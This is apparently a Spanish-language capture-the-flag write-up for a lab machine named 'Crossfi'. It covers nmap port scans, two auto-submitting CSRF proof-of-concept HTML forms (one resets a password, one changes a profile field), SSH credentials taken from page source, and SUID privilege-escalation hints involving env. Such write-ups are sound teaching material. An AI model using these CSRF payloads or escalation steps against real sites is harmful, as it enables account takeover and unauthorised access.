Crossfi

Primero escaneamos los puertos abiertos.

```
nmap -sS --open -p- --min-rate 5000 -v -Pn -n machine
```

```
❯ nmap -sS --open -p- --min-rate 5000 -v -Pn -n machine
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 19:17 -05
Initiating ARP Ping Scan at 19:17
Scanning machine (172.17.0.2) [1 port]
Completed ARP Ping Scan at 19:17, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:17
Scanning machine (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 5000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:17, 0.93s elapsed (65535 total ports)
Nmap scan report for machine (172.17.0.2)
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


Aplicamos scripts por defecto y averiguamos la versión.

```
nmap -sCV -p22,5000 machine -oN scan
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 302 FOUND
|     Server: Werkzeug/3.1.3 Python/3.13.5
|     Date: Fri, 28 Nov 2025 00:18:57 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 199
|     Location: /login
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>Redirecting...</title>
|     <h1>Redirecting...</h1>
|     <p>You should be redirected automatically to the target URL: <a href="/login">/login</a>. If not, click the link.
|   HTTPOptions:
```


Tenemos una web en el puerto 5000 y un servicio **SSH**.

Web




Tenemos un panel de autenticación, y la posibilidad de registrarnos.

Vemos un panel para anotar tareas pendientes.



Tenemos un panel que nos permite cambiar contraseña, y un cartel que nos dice lo siguiente.




Nos dice que tenemos que intentar acontecer un **CSRF** cambiando la contraseña desde una fuente externa, quiere decir que lo haremos desde un url que nosotros clicaremos simulando ser la victima, así que creamos un código en **HTML** index.html para el **CSRF**

```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title></title>
    <link href="css/style.css" rel="stylesheet">
  </head>
  <body>

    <form id="csrf" action="http://172.17.0.2:5000/change-password" method="POST">
      <input type="hidden" name="new_password" value="hacked">
    </form>
    <script>
      document.getElementById('csrf').submit()
    </script>
  </body>
</html>
```


Creamos un servidor http.

```
python3 -m http.server 80
```

Y vamos al localhost para acontecer el **CSRF**.



Tenemos un mensaje:



En el segundo nivel vemos los siguiente:

Uno de estos campos no tienen un **CSRF token** y encontrando el correcto obtendremos las credenciales.

```
            </div>

            <!-- Biografía -->
            <div class="col-md-12 mb-3">
                <div class="field-card">
                    <label class="field-label">
                        🔒 Biografía
                        <span class="badge bg-success ms-2" style="font-size: 0.7rem;">Protegido</span>
                    </label>
                    <form method="POST" action="/update-biografia" class="field-form">
                        <textarea class="form-control profile-input mb-2" name="biografia" rows="4"
                            placeholder="Háblanos un poco sobre ti..."
                            required></textarea>
                        <button type="submit" class="btn btn-outline-success w-100">Actualizar
                            Biografía</button>
                    </form>
                </div>
            </div>
        </div>
```

El campo de actualizar biografía no tiene un **CSRF token** así que este es el campo vulnerable, cabe destacar que en el mismo código fuente podemos ver las credenciales **SSH**.

```
                <h5 class="modal-title" style="font-weight: 700;">🎉 ¡Felicidades!</h5>
                <button type="button" class="btn-close btn-close-white" data-bs-dismiss="modal"
                    aria-label="Close"></button>
            </div>
            <div class="modal-body text-center py-4" style="color: hsl(0, 0%, 98%);">
                <h4 style="color: hsl(0, 85%, 60%); font-weight: 700; margin-bottom: 1rem;">CSRF Nivel 2 Explotado</h4>
                <p class="lead">¡Enhorabuena! Has encontrado y explotado la vulnerabilidad CSRF en el campo de
                    biografía.</p>
                <p>El acceso por SSH es el siguiente:</p>
                <div class="alert alert-dark mt-3">
                    <strong>Usuario:</strong> balulero<br>
                    <strong>Password:</strong> balulei
                </div>
            </div>
            <div class="modal-footer" style="border-top: 1px solid hsl(0, 20%, 20%); justify-content: center;">
                <button type="button" class="btn" data-bs-dismiss="modal"
                    style="background: linear-gradient(135deg, hsl(0, 85%, 50%) 0%, hsl(0, 70%, 35%) 100%); color: white; border: nor
                    ¡Genial!
                </button>
            </div>
        </div>
    </div>
```

Pero aun así, lo siguiente que tenemos que hacer efectuar el mismo proceso anterior solo que con el campo de update-biografia.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title></title>
```

```
    <link href="css/style.css" rel="stylesheet">
  </head>
  <body>

    <form id="csrf" action="http://172.17.0.2:5000/update-biografia" method="POST">
      <textarea class="form-control profile-input mb-2" name="biografia" rows="4"
value="asdasdasdasdasdsd" >
      </textarea>
    </form>
    <script>
      document.getElementById('csrf').submit()
    </script>
  </body>
</html>
```


Y entramos al SSH

```
balulero@machine's password:
Linux f0458c4f3611 6.12.32-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.32-1parrot1 (2025-06-27) x86_

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov 28 00:13:06 2025 from 172.17.0.1
balulero@f0458c4f3611:~$
```


Vemos un archivo .txt de ayuda

```
¡Bienvenido al desafío de escalada de privilegios!

Pistas:
1. Los binarios con permisos SUID pueden ser muy útiles...
2. Prueba a buscar archivos con permisos especiales: find / -perm -4000 2>/dev/null
3. Cuando encuentres binarios interesantes, piensa en cómo puedes abusar de ellos
4. El comando 'env' puede ser muy útil para ejecutar programas con variables de entorno específicas...
5. ¿Qué pasa si un binario con SUID puede ejecutar otros programas? Piensa en shells...
6. Consulta GTFOBins si necesitas ideas sobre cómo explotar binarios SUID comunes

¡Buena suerte!
```

y bueno viendo los binarios a nivel SUID vemos lo siguiente:



Nos centramos específicamente en **/usr/bin/env** que se puede explotar haciendo llamada a un binario asi:



Completando la maquina! Canal de YouTube: https://www.youtube.com/@Rookinghacker